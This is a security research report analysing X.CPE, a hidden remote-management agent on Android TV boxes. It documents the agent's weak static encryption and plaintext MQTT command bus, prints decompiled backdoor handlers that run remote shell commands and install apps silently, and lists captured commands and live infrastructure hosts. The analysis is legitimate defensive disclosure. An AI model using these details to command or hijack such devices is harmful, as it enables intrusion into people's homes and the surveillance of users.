The X.CPE Botnet

From Device Management to Monetization Framework

Plume Security Labs



This document contains strictly confidential information of Plume Design, Inc. You are hereby notified that any dissemination, copying or distribution of this document, in whole or in part, is strictly prohibited1, except as consistent with the provisions of the NDA executed between Plume Design, Inc. and you. All information, content, and materials available in this document are for general informational purposes only.

Intro

There are about 300 million active Android TV / Google TV devices worldwide, including set-top boxes, TVs, and other streaming devices. Most reach consumers through retail stores or online purchases; however, ISPs (Internet Service Providers) and other operators also supply many to provide TV and streaming services. Prices vary by hardware quality, the SoC (System on Chip) used, the amount of on-board memory, and additional software features, such as access to the latest movies and series. Ordering one for less than 30 USD from popular online stores carries some risk, but most people trust operator-provided ones. In our latest investigation, we discovered more than a handful of examples where such blind trust may be unfounded.

Operator equipment

The transition into the digital age started about three decades ago. It was a continuous process: operators first replaced analog boxes with devices that could handle various DVB (Digital Video Broadcasting) standards, then replaced those with IPTV- and internet-streaming-capable devices. This latest generation is built on Android foundations to meet modern homes' digital needs. Beyond basic TV functionality, these boxes often come with popular streaming apps preinstalled and subscriptions bundled with the offer. Consumers face more of a lockdown situation here than with standard CPE (Customer Premises Equipment) that provides internet connectivity. While ISP-provided routers can often be switched into bridge mode and another router placed behind them for routing, set-top boxes cannot be replaced the same way. This mandates a certain level of trust towards the equipment and the operator providing it.

Supply chain

Every operator generally needs to work with an ODM to obtain set-top box devices, unless it is in a unique position to source them itself. ODMs primarily supply the hardware and build the device around negotiated parameters, including the SoC, eMMC, Wi-Fi or LAN connectivity, and more. In this case, the software side is outsourced to yet another party that provides the firmware with the right applications and features, e.g., pre-deployed streaming and IPTV apps and remote management capabilities. This entire chain is invisible to the end user; they only see the streaming provider's colorful button on the set-top box remote, which immediately launches the right application and takes them to a movie catalog.

Remote management

Operator-provided set-top boxes can differ from off-the-shelf retail ones in their management capabilities. Operators want to ensure they can update device firmware

© 2026 - Plume Design, Inc. All rights reserved.

and install, update, or remove any application at any time, especially when a partnership with a streaming provider ends or firmware bugs need fixing. When any of these cases arise, they need to act either independently on a specific device or in bulk across multiple devices. Such management capabilities must be provided by the vendor responsible for supplying the firmware of the device.

Management of different kinds

There are various ways to provide these management capabilities (TR-069, TR-369, LwM2M, and so on); the common goal is to tie it securely to the operator's network, so the operator can perform maintenance at any time. All is fine as long as no one party in the supply chain starts carrying out similar actions and abuses that trust. Our investigation over the past several months, together with Google and other industry partners, revealed exactly that.

The Agent

Our investigation started when a questionable domain was flagged as part of an MQTT (Message Queuing Telemetry Transport) request. The MQTT protocol is long established, designed to connect devices in remote locations, and is particularly popular in the IoT space. At first glance, everything seemed normal, so we ran an extended search in Plume's telemetry to understand its scale. Interestingly, our query showed different devices connecting to the same domain from multiple locations worldwide. This isn't a red flag in itself; however, we decided to take a closer look at the package responsible for the MQTT-based communication and look for commonalities across the devices.

X.CPE

After some additional research, we identified that the MQTT-based communication originates from a specific Android package called X.CPE. More surprisingly, more than a dozen different devices appeared to use the same MQTT broker, with MECOOL devices making up the majority.

The “X.CPE” package is an Android application that runs silently as a system user, communicates with a remote configuration server over HTTP, then establishes a permanent connection with an MQTT broker. The package name seems to be mimicking operator-managed hardware (CPE) to avoid suspicion.

© 2026 - Plume Design, Inc. All rights reserved.




Figure 1 - MECOOL KM6 Android TV Box taken from "https://www.mecool.com/"

Config retrieval

The X.CPE agent does not ship with a hardcoded MQTT broker configuration; instead, it retrieves three configs from a configuration server (ACS) at runtime: MQTT, ACS, and APP.

The ACS host is derived from the firmware build properties:

- MECOOL devices use `mcstb.anyevonline.com`
- Other devices use `stb{androidMajor}{gms|gtvs}.anyevonline.com`

In our specific case, this defaulted to `"stb9gms.anyevonline.com"`. The configs are retrieved over HTTP on port 8000:

```
http://{host}:8000/router/config/mqtt
http://{host}:8000/router/config/acs
http://{host}:8000/router/config/app
```

Even though the communication is carried out over HTTP, it does not utilize plaintext; instead, all the requests and responses are wrapped in ciphertext in JSON:

© 2026 - Plume Design, Inc. All rights reserved.

```
{"encryption": "<base64>"}
```

The cipher used is AES-128-CFB. The key and the IV are the same 16-byte ASCII string. Anyone who gets hold of the X.CPE Android package can recover the key; it isn't model- or device-specific, and it is static across all X.CPE copies we observed.

The decrypted data inside the request is a device identity object. The usual fields are:

- Serial number (sn)
- MAC address
- OUI
- Chip ID
- Vendor and model
- Android version (including a GMS / GTVS suffix)
- Software and hardware versions
- Country
- X.CPE version (58|6.8.3 in our case)
- Timestamp (milliseconds-based)

The response uses the same encryption; once decrypted, it contains three individual config properties.

The **MQTT** config is the broker profile containing host, port, username, password, keep-alive, and a `useSsl` flag. Note that in all the configurations we obtained, `useSsl` was set to `false`, meaning the agent connects over plain TCP and there is no use of TLS. Further MQTT payloads use a UTF-8 JSON-based format with no extra encryption on top; the AES-based encryption applies only to the initial HTTP config fetching.

```
{
  "mqtt": {
    "code": 0,
    "msg": null,
    "data": {
      "portShuffle": null,
      "port": 3887,
      "host": "mqtt.<redacted>",
      "useSsl": "false",
      "userName": "t<redacted>",
      "password": "vs<redacted>",
      "connRetryMax": 10,
      "keepAliveInterval": 600,
      "connectIntervalWhenConnectionFail": 120,
      "connectIntervalWhenConnectionLost": 60
    }
  }
}
```

© 2026 - Plume Design, Inc. All rights reserved.

The ACS config is X.CPE's own server profile containing various properties. The `"privateUrl"` property is used as the base origin for downloads: relative paths in install, script, OTA, and self-update jobs from MQTT messages are appended to it. When the agent needs to submit files such as logs and diagnosis reports, `"uploadUrl"` is used as the destination. The `"countryUrl"` property contains the address of a service which will be used to determine the actual country and store it in the so-called `"inform/reports"` for later use. The `"informInterval"` and `"shareConfigInterval"` values dictate how often certain reports run and when the **APP** config needs to be refreshed. The `"chromecast"` and `"chromecastSchedule"` properties control Chromecast presence polling. Finally, `cpeUser` and `cpePassword` values are directly copied into `"inform/reports"`. Some additional fields also exist, such as "stun*" and "ad*"; however, we haven't seen the APK use them during our testing.


```
{
  "acs": {
    "code": 0,
    "msg": null,
    "data": {
      "acsUser": null,
      "acsPassword": null,
      "cpeUser": null,
      "cpePassword": null,
      "cpeAppName": null,
      "informInterval": 3600,
      "shareConfigInterval": 300,
      "chromecast": "false",
      "chromecastSchedule": 60,
      "tmsHost": null,
      "acsUrl": "http://ott.szbboys.com:8000/acs",
      "privateUrl": "http://ott.szbboys.com:8000",
      "countryUrl": "http://ip-api.com/json/",
      "uploadUrl": "http://ott.szbboys.com:8000/cpe/file/upload",
      "stunUrl": "stun.l.google.com",
      "stunPort": "19302",
      "adBwmActive": false,
      "adDevourUse": false,
      "adDevourCode": "lx102",
      "adExcludeModel": null
    }
  }
}
```


APP is not a traditional config, but a list of packages, each with a JSON blob containing URLs related to the specific application. The copy we retrieved contained `com.yokatv.yokaplayer`, `com.yokatv.market`, `com.yokatv.otaupdate`,

© 2026 - Plume Design, Inc. All rights reserved.

`com.yokatv.usermanual`, and several other player variants. The agent decrypts the list and writes it to a content provider. The MQTT `share/config/read` channel can access the same provider and send its content back to the operator.


```
{
  "app": {
    "code": 0,
    "msg": null,
    "data": [
      {
        "id": "com.yokatv.market",
        "name": "appstore",
        "data": "{\n  \"appid\": \"com.yokatv.market\",\n  \"url\":
\"http://ott.szbboys.com:8010\"\n}"
      },
      {
        "id": "com.yokatv.otaupdate",
        "name": "update",
        "data": "{\n  \"appid\": \"com.yokatv.otaupdate\",\n
\"url\": \"http://ott.szbboys.com:8010\"\n}"
      },
      {
        "id": "com.yokatv.usermanual",
        "name": "usermanual",
        "data": "{\n  \"appid\": \"com.yokatv.usermanual\",\n
\"url\": \"http://ott.szbboys.com:8010\"\n}"
      },
      {
        "id": "com.yokatv.yokaplayer",
        "name": "yokatv",
        "data": "{\n  \"appid\": \"com.yokatv.yokaplayer\",\n
\"usermanual\": \"http://usermanual.yokatvonline.com:8010\",\n
\"upload\": \"http://yokaplayer.yokatvonline.com:8010\",\n
\"qrcode\": \"https://config.yokatvonline.com\",\n  \"tmdb\":
\"https://config.yokatvonline.com\",\n  \"support\":
\"https://config.yokatvonline.com\"\n}"
      },
      {
        "id": "com.vs.vsplayer",
        "name": "vstroplayer",
        "data": "{\n  \"appid\": \"com.vs.vsplayer\",\n
\"usermanual\": \"http://usermanual.yokatvonline.com:8010\",\n
\"upload\": \"http://vstroplayer.szbboys.com:8010\",\n  \"qrcode\":
\"https://config.vstroplayer.com\"\n}"
      },
      {
        "id": "com.yokatv.V12",
        "name": "intermedia",
        "data": "{\n  \"appid\": \"com.yokatv.V12\",\n
\"usermanual\": \"http://usermanual.yokatvonline.com:8010\",\n
\"upload\": \"http://yokaplayer.yokatvonline.com:8010\",\n
```


© 2026 - Plume Design, Inc. All rights reserved.

```
\"qrcode\": \"https://config.intermedia-arts.tv\",\n  \"tmdb\":
\"https://config.intermedia-arts.tv\",\n  \"support\":
\"https://config.intermedia-arts.tv\",\n  \"feedback\":
\"https://feedback.intermedia-arts.tv\"\n} "
      },
      {
        "id": "com.vs.tvonline2",
        "name": "tvonline2",
        "data": "{\n  \"appid\": \"com.vs.tvonline2\",\n
\"usermanual\": \"http://ott.szbboys.com:8010\",\n  \"upload\":
\"http://ott.szbboys.com:8010\",\n  \"support\":
\"https://config.yokatvonline.com\"\n}"
      },
      {
        "id": "com.vs.V12",
        "name": "intermedia",
        "data": "{\n  \"appid\": \"com.vs.V12\",\n  \"usermanual\":
\"http://usermanual.yokatvonline.com:8010\",\n  \"upload\":
\"http://yokaplayer.yokatvonline.com:8010\",\n  \"support\":
\"https://config.intermedia-arts.tv\",\n  \"feedback\":
\"https://feedback.intermedia-arts.tv\"\n}"
      }
    ]
  }
}
```

The MQTT message bus

A key aspect of MQTT-based communication is that clients must subscribe to topics to receive messages sent to the broker by a publisher. Subscribing requires the name of the topic to be provided along with a QoS (Quality of Service) level. Wildcard usage is also allowed when someone wants to subscribe to multiple topics at once. In our case, as soon as the configuration is loaded, X.CPE connects to the MQTT broker with the chip ID - which is actually the serial number of the CPU - set as the MQTT client ID and QoS set to “2”.

The topic layout is the following:

```
/device/{model}/{chipId}/{action}
```

The firmware strings look like `/*/function/cmd/read`. The `/*/` prefix is not an MQTT wildcard. It is stripped on the device and replaced with `/device/{model}/{chipId}/`. Each box therefore subscribes only to its own exact topics. An operator who wants to talk to a thousand boxes must publish a thousand times. A researcher who subscribes with `#` or `/device/#`, on the other hand, sees the entire network of devices, which is what we did. Doing so required no special access: the broker credentials we used were issued to us the same way they are issued to any device, through the ordinary ACS

© 2026 - Plume Design, Inc. All rights reserved.

enrollment flow, and the wildcard visibility is a product of the broker's own access-control scoping, not of anything we bypassed or obtained improperly.

Most topics have a matching reply where results will be published by the device:

```
/device/{model}/{chipId}/{action}/reply
```

One exception is `task/boot/pull`: the box publishes on the inbound topic itself, retained, so the server can pick up pending work after a reboot. Payloads are standard UTF-8 JSON, no AES used. In the MQTT config shown earlier, `useSsl` was set to `false`, meaning the agent uses plain TCP. MQTT messages therefore travel in the clear: anyone who can access communication between the box and the broker can read every command and report and change them on the fly. The seriousness of this situation will be more evident once we cover the available commands in detail in the following chapters.

The list of possible actions is rather comprehensive; they are stored as hardcoded string constants in the X.CPE application:

© 2026 - Plume Design, Inc. All rights reserved.

```
public class TopicAction {
    public static final String ADV_CONFIG = "/*/ext/lib/config";
    public static final String ADV_STATUS_REPORT = "/*/ext/lib/status/report";
    public static final String APPS_READ = "/*/apps/read";
    public static final String APPS_REPORT = "/*/apps/report";
    public static final String APPS_USAGE_REPORT = "/*/apps/usage/report";
    public static final String BLE_REMOVE_CONTROL_READ = "/*/remote/control/read";
    public static final String CAST_ONLINE_REPORT = "/*/cast/online/report";
    public static final String CMD_READ = "/*/function/cmd/read";
    public static final String EXTERANL_UPGRADE = "/*/ext/lib/upgrade";
    public static final String FUNCTION_ALARM = "/*/function/alarm";
    public static final String FUNCTION_APP_CLEAR = "/*/function/app/clear";
    public static final String FUNCTION_APP_ENABLE = "/*/function/app/enable";
    public static final String FUNCTION_APP_INSTALL = "/*/function/app/install";
    public static final String FUNCTION_APP_UNINSTALL = "/*/function/app/uninstall";
    public static final String FUNCTION_CLEAR = "/*/function/clear";
    public static final String FUNCTION_DIAGNOSIS = "/*/function/diagnosis";
    public static final String FUNCTION_FACTORY_RESET = "/*/function/factory/reset";
    public static final String FUNCTION_LOCK = "/*/function/lock";
    public static final String FUNCTION_LOG_CRASH = "/*/function/log/crash";
    public static final String FUNCTION_LOG_DUMPSYS = "/*/function/log/dumpsys";
    public static final String FUNCTION_LOG_KERNEL = "/*/function/log/kernel";
    public static final String FUNCTION_LOG_LOGCAT = "/*/function/log/logcat";
    public static final String FUNCTION_LOG_REGISTER = "/*/function/log/register";
    public static final String FUNCTION_LOG_RESERVED = "/*/function/log/reserved";
    public static final String FUNCTION_NOTIFICATION = "/*/function/notify";
    public static final String FUNCTION_OTA = "/*/function/ota";
    public static final String FUNCTION_POWER_OFF = "/*/function/power/off";
    public static final String FUNCTION_REBOOT = "/*/function/reboot";
    public static final String FUNCTION_REMOVE_CONTROL = "/*/function/remote/control";
    public static final String FUNCTION_SCRIPT = "/*/function/script";
    public static final String INFORM_REPORT = "/*/inform/report";
    public static final String INIT_BOOT_REPORT = "/*/init/boot/report";
    public static final String NETWORK_READ = "/*/network/read";
    public static final String PROPERTIES_READ = "/*/properties/read";
    public static final String PROPERTIES_REPORT = "/*/properties/report";
    public static final String ROOM_CONFIG_READ = "/*/room/config/read";
    public static final String ROOM_READ = "/*/room/read";
    public static final String SHARE_CONFIG_READ = "/*/share/config/read";
    public static final String STATE_CHECK = "/*/state/check";
    public static final String TASK_BOOT_PULL = "/*/task/boot/pull";
    public static final String TASK_CLIEAR = "/*/task/clear";
    public static final String TASK_QUERY = "/*/task/query";
    public static final String TELEVISON_READ = "/*/television/read";
    public static final String XCPE_UPGRADE = "/*/xcpe/upgrade";
}
```

Figure 2 - Hardcoded action list inside the X.CPE application

© 2026 - Plume Design, Inc. All rights reserved.

Reports sent from the device

The first action group to have a closer look at is ”outbound”. The box publishes these reports on its own after connecting to the server, either based on a timer or as a `/reply` if a command was previously issued.

Action	Role
`init/boot/report`	Startup banner. The device announces that it is up.
`inform/report`	Periodic census. Published on a schedule (hourly in the sample) and after reconnecting. Includes model, chip ID, country, MAC, vendor, serial, software version, Android version, X.CPE version, OUI, and ACS username / password.
`properties/report`	Unsolicited inventory dump after MQTT connect. Merges identity with live state: IP address, serial, MAC, and Google account emails.
`apps/report`	Installed-application list, usually as a reply to `apps/read`.
`apps/usage/report`	App usage snapshot. Also sent once during init.
`cast/online/report`	Whether the Chromecast / media-shell package looks alive.
`ext/lib/status/report`	Status coming back from the Nexus companion.
`task/boot/pull`	"Any jobs for me?" published at boot, retained.
`{action}/reply`	Generic response path for almost every command topic. Success, error text, and command-specific payloads all land here.

The main `data` object is wrapped in a JSON envelope (`code`, `msg`, `messageId`, `async`). In the two message examples below, emails, SSIDs, addresses, and additional device identifiers are redacted while the rest is untouched.

The first example is an hourly `inform/report` on `/device/STV-3000_Plus/{chipId}/inform/report`. Both the ACS username and password are set to `cpe` here. The firmware uses these as defaults when the ACS config does not explicitly set `cpeUser` and `cpePassword`.

```
{
  "active": false,
```

© 2026 - Plume Design, Inc. All rights reserved.

```
  "async": false,
  "code": 0,
  "data": {
    "androidVersion": "11-GMS",
    "chipId": "[redacted]",
    "country": "Brazil",
    "cpeVersion": "58|6.8.3|1603863469",
    "firmwareVersionName": "unknown",
    "hardwareVersion": "v1.0",
    "isLoadedCountry": true,
    "lastBootTime": "2024-12-02 07:24:05",
    "lastBootTimeStamp": "1733135045864",
    "mac": "[redacted]",
    "model": "STV-3000_Plus",
    "oui": "abcd",
    "packageVerify": 1,
    "password": "cpe",
    "sn": "[redacted]",
    "softwareVersion": "904111003078",
    "upTime": "57662",
    "username": "cpe",
    "vendor": "Aquario"
  },
  "immediately": false,
  "messageId": "1788192931610",
  "msg": "success",
  "type": 0
}
```


The second example is a properties report published on `/device/PRO-M2/{chipId}/properties/report` right after the MQTT connection was established. Identity details are merged with the device's live properties, such as a public and a LAN IP address, MAC address, Wi-Fi network name, and Google email account.


```
{
  "active": false,
  "async": true,
  "code": 0,
  "data": {
    "accounts": "[redacted]%40gmail.com",
    "audioOutput": "AUTO",
    "cpuUsage": "99%",
    "densityDpi": 240,
    "displaySize": "1920x1080",
    "fingerprint":
"Amlogic/newton/newton:9/PPR1.180610.011/V9.20240422.113953:userdebug
/test-keys",
    "hdmiMode": "1080p60hz",
    "ip": "[redacted]",
```


© 2026 - Plume Design, Inc. All rights reserved.

```
    "ipv6Address": "[redacted]",
    "lan": "192.168.1.8",
    "language": "English (United Kingdom)",
    "memoryFree": 91440,
    "memoryTotal": 2053604,
    "storageFree": 5346279400,
    "storageTotal": 16000000000,
    "timeZone": "GMT+03:00",
    "udpIp": "[redacted]",
    "upTime": "92",
    "androidVersion": "9-GMS",
    "chipId": "[redacted]",
    "country": "Iraq",
    "cpeVersion": "58|6.8.3|3351879113",
    "firmwareVersionName": "unknown",
    "hardwareVersion": "v1.0",
    "isLoadedCountry": true,
    "lastBootTime": "2026-08-31 19:12:00",
    "lastBootTimeStamp": "1788192720826",
    "mac": "[redacted]",
    "model": "PRO-M2",
    "oui": "abcd",
    "packageVerify": -1,
    "sn": "[redacted]",
    "softwareVersion": "906016096",
    "vendor": "AB",
    "addressingType": "DHCP",
    "defaultGateway": "192.168.1.0",
    "dnsServers": "[192.168.1.1]",
    "hotspotEnable": false,
    "ipv6Status": "Enable",
    "macAddressOverride": "false",
    "networkMode": "WIFI",
    "ssidEncryptMode": "NONE",
    "ssidName": "[redacted]",
    "subnetMask": "255.255.255.0",
    "wifiLinkSpeed": "434Mbps",
    "wifiMAC": "[redacted]",
    "wifiSignal": "GENERAL_RSSI"
  },
  "immediately": false,
  "messageId": "1788192728653",
  "msg": "success",
  "type": 0
}
```


Note that the same `data` object can also optionally carry HDMI-related information and a BLE (Bluetooth Low Energy) device list.

© 2026 - Plume Design, Inc. All rights reserved.

Commands to the device

The remaining action groups are all “inbound”. The MQTT broker publishes these actions directly into the box's exact topic. Once received, the device runs the appropriate action, then - usually - responds on `/reply`. This is the part where things get more serious. Because MQTT communication is plaintext, anyone who can publish commands can make the device execute them.

Remote execution and settings

Action	Role
`function/cmd/read`	Run a command string on the box. Empty payloads fail. `start app <package>` launches an activity. If the string contains `grep`, it is handed to `sh -c`; otherwise it is executed as-is.
`function/script`	Download a script from a URL, then treat it as commands, settings writes, or reboot.
`function/clear`	Clear selected state or data on the box.

The `function/cmd/read` handler is below. It checks whether the command contains `grep`. If it does, the string is run as `sh -c`; otherwise it is executed as-is. Both paths call `Runtime.getRuntime().exec`. stdout is appended to a `resultBuilder`, and that buffer is what comes back on `/reply`.

© 2026 - Plume Design, Inc. All rights reserved.

```
if (command.contains("grep")) {
    process = Runtime.getRuntime().exec(new String[]{ShellUtils.COMMAND_SH, "-c", command});
} else {
    process = Runtime.getRuntime().exec(command);
}
BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
StringBuffer resultBuilder = new StringBuffer();
while (true) {
    String line = reader.readLine();
    if (line != null) {
        resultBuilder.append(line);
        resultBuilder.append(ShellUtils.COMMAND_LINE_END);
    } else {
        String result = resultBuilder.toString();
        postSuccess(result);
        return;
    }
}
```

Figure 3 - The function/cmd/read handler code

Package and firmware

Action	Role
`function/app/install`	Silent install of one or more APKs (capped in the sample). No user prompt.
`function/app/uninstall`	Remove a package.
`function/app/enable`	Enable or disable a package.
`function/app/clear`	Wipe an application's data.
`function/ota`	Hand an OTA XML URL to the vendor updater.
`xcpe/upgrade`	Update X.CPE itself.
`ext/lib/upgrade`	Upgrade the Nexus / external-library side.

Power, lock, and messaging

Action	Role
`function/reboot`	Reboot the box.

© 2026 - Plume Design, Inc. All rights reserved.

`function/power/off`	Shut the box down.
`function/factory/reset`	Factory reset.
`function/lock`	Lock overlay on or off.
`function/alarm`	Alarm banner on screen.
`function/notify`	A notification or a forced on-screen dialog.

Diagnostics and logs

Action	Role
`function/diagnosis`	Ping, HTTP upload, HTTP download, or traceroute, selected by a type field.
`function/log/logcat`	Pull logcat.
`function/log/kernel`	Pull kernel logs.
`function/log/dumpsys`	Pull dumpsys output.
`function/log/crash`	Pull crash logs.
`function/log/reserved`	Pull a reserved log slot.
`function/log/register`	Enable or register log capture.

Reads the operator can request

Action	Role
`apps/read`	List installed packages. Reply on `apps/read/reply` (the dump itself is `apps/report`).
`properties/read`	Property snapshot. Reply on `properties/read/reply`, not the unsolicited `properties/report`.

© 2026 - Plume Design, Inc. All rights reserved.

`network/read`	Network details.
`television/read`	TV / HDMI side.
`remote/control/read`	Remote / BLE control state.
`function/remote/control`	Act on that remote path.
`room/read`	Write room id, name, and data into the room provider.
`room/config/read`	Dump the room provider back to the operator.
`share/config/read`	Dump the share-config table (the app mailbox) back to the operator.
`state/check`	Liveness / state probe.

Task queue

Action	Role
`task/query`	List stored async jobs.
`task/clear`	Drop those jobs.

Nexus / external library

Action	Role
`ext/lib/config`	Config for the Nexus companion. X.CPE binds to `com.abc.nexus` and forwards the payload.

© 2026 - Plume Design, Inc. All rights reserved.

```java
@Override // x.cpe.message.AbsDeviceMessage
public void apply() {
    if (!AppUtils.isPkgInstalled(PACKAGE_NEXUS)) {
        String warnMsg = String.format("target apk %s not installed", PACKAGE_NEXUS);
        LogUtils.w(warnMsg);
        postFailed(warnMsg);
        Map<String, Object> paramMap = new LinkedHashMap<>();
        long signature = DeviceUtils.getSingnature(CPEApp.instance);
        paramMap.put("signFeature", String.format(Locale.ENGLISH, "%d", Long.valueOf(signature)));
        new ExternalReportMessage().postSuccess(paramMap);
        return;
    }
    if (!this.isBound) {
        Intent intent = new Intent("com.abc.nexus.data");
        intent.setPackage(PACKAGE_NEXUS);
        PlatformVersion.startServiceIntent(CPEApp.instance, intent);
        this.isBound = CPEApp.instance.bindService(intent, this.connection, 1);
        LogUtils.v("isBound======" + this.isBound);
        if (!this.isBound) {
            postFailed("bind remote service failed");
            return;
        } else {
            this.initFromTask = true;
            return;
        }
    }
    LogUtils.w("already binded to remote server.");
    sendMessage(this.mapData);
}
```

Figure 4 - The ext/lib/config handler code

If Nexus is missing, X.CPE replies "`target apk com.abc.nexus not installed`." Otherwise, it forwards the received payload to the `com.abc.nexus` service.

Observations on the wire

Once we better understood both inbound and outbound MQTT communication, we started monitoring it for possible malicious intent. For this purpose, we used the Anyevonline broker where seemingly only a handful of channels carried traffic.

The largest portion of outbound messages belonged to devices submitting an `inform/report`. Beyond that, `properties/report` and `apps/report` were consuming the majority of the remaining traffic. For inbound topics, traffic was focused around `ext/lib/config` and `function/app/uninstall`.

Due to the relatively low number of topics observed, we extended monitoring to YOKATV as well. Outbound traffic did not vary; `inform/report`, `properties/report`, and `apps/report` dominated here as well; however, the server did not submit `ext/lib/config` or `function/app/uninstall` this time. Instead, it

© 2026 - Plume Design, Inc. All rights reserved.

pushed operator-related APKs (`tv.andorratelecomtv.prod`, `tv.andorratelecom.androidtv`) via `function/app/install` and used `function/remote/control` for what looked like a remote support session.

Reporting back

Multiple topics, like `init/boot/report` and `task/boot/pull`, don't return anything but an empty success envelope. Some, like `cast/online/report`, provide only a numeric `code` and nothing else. Fortunately, some are more talkative.

The `apps/report` one is responsible for providing a list of installed packages on the device. Each row has the label, package name, version, and the name of the partition it lives under. A shortened example:

```
{
  "code": 0,
  "msg": "success",
  "data": [
    {"name": "xcpe", "packageName": "X.CPE", "versionName": "6.8.3",
"location": "/system/app/app_xcpe/app_xcpe.apk"},
    {"name": "APPStore", "packageName": "com.yokatv.market",
"versionName": "1.4.0", "location":
"/vendor/app/app_store/app_store.apk"},
    {"name": "YouTube", "packageName":
"com.google.android.youtube.tv", "versionName": "[redacted]"}
  ]
}
```

In case we were interested in usage statistics, `apps/usage/report` acts as a sort of diary: it provides details on how many times an application was opened and for how long (in seconds). An anonymized example:

```
{
  "code": 0,
  "msg": "success",
  "data": [
    {
      "date": "20260830",
      "usage": [
        {"appName": "[redacted player]", "packageName": "[redacted]",
"launchCount": 3, "usedLength": 4852}
      ]
    }
  ]
}
```

© 2026 - Plume Design, Inc. All rights reserved.

Application management

The `function/app/install` topic is responsible for silently deploying application packages onto the device. The jobs we captured all pointed at releases in a GitHub repo called "`Aviciiii/ott`"; the apps were primarily screensavers and companion packages. An example with the identity fields removed:

```
{
  "packageName": "com.vs.customdream",
  "appName": "YokaTVScreen_1.7.6",
  "versionName": "1.7.6",
  "url":
"https://github.com/Aviciiii/ott/releases/download/appstore/Yoka
TVScreen-release-.develop_adshow.-PLATFORM._v1.7.6_20260814_1402
.apk",
  "async": true
}
```

The APKs deployed from the above repo appear to be part of an advertisement stack; X.CPE installs them first, and then `function/script` helps execute them.

YokaTVScreen (`com.vs.customdream`) is a DreamService. When the box is idle, it shows Zeasn-powered advertisements on screen. It can also download a Zeasn ADPlugin DEX into its own process, so the ad engine can be updated without a new APK. It also declares `INSTALL_PACKAGES` and `DELETE_PACKAGES` permissions.

EcoSaver (`com.ecosaver.daemon`) is a local idle watchdog: after an extended idle period, it fires HOME, making either the launcher or the dream appear.

Whale screensaver (`com.whale.screensaver`) is the same Zeasn advertisement package under a different name, with the same ADPlugin.

Script download

The `function/script` topic is meant to download a text file from the same GitHub repo and execute it. The common files we found were for adjusting screensaver settings, and some smaller ones that started an EcoSaver accessibility service, like below:

```
{
  "scriptName": "screensaver_settings_1.7.6.txt",
  "url":
"https://github.com/Aviciiii/ott/releases/download/script/screensaver
_settings_1.7.6.txt",
```

© 2026 - Plume Design, Inc. All rights reserved.

```
  "eventType": 1,
  "async": true
}
```

The script below makes the device use the Yoka advertisement screensaver and play video ads after five minutes of idle time:

```
#settings
settings put global ad_dream 1
settings put global ad_dream_media 1
settings put secure screensaver_components
com.vs.customdream/com.vs.customdream.CustomDreams
settings put secure screensaver_default_component
com.vs.customdream/.CustomDreams
settings put system screen_off_timeout 300000
```

Command execution

The `function/cmd/read` topic is something of an exception compared to the rest. The operator publishes a command string that the device executes, then it is supposed to respond on `/reply`. Some live examples we captured:

```
{"cmd": "getprop", "async": false}
{"cmd": "dumpsys window | grep mCurrentFocus", "async": false}
{"cmd": "am start -n com.yokatv.otaupdate/.MainActivity", "async":
false}
{"cmd": "ps -ef|grep com.android.sso.auth.handler", "async": false}
```

Remote control

The `function/remote/control` topic is also one of the less common ones; we came across it only on the YOKATV broker. The inbound message contains only a key event and a desired JPEG quality:

```
{"keycode": 20, "quality": 80, "async": false}
```

Keycode `20` here equals Android `KEYCODE_DPAD_DOWN`. Similar keycodes in different sessions were `19` (up), `23` (center), and `285`. The response in `/reply` is a signed byte array that decodes to a JPEG image of the current screen. The operator is expected to understand what is currently on screen while sending keystrokes.

© 2026 - Plume Design, Inc. All rights reserved.

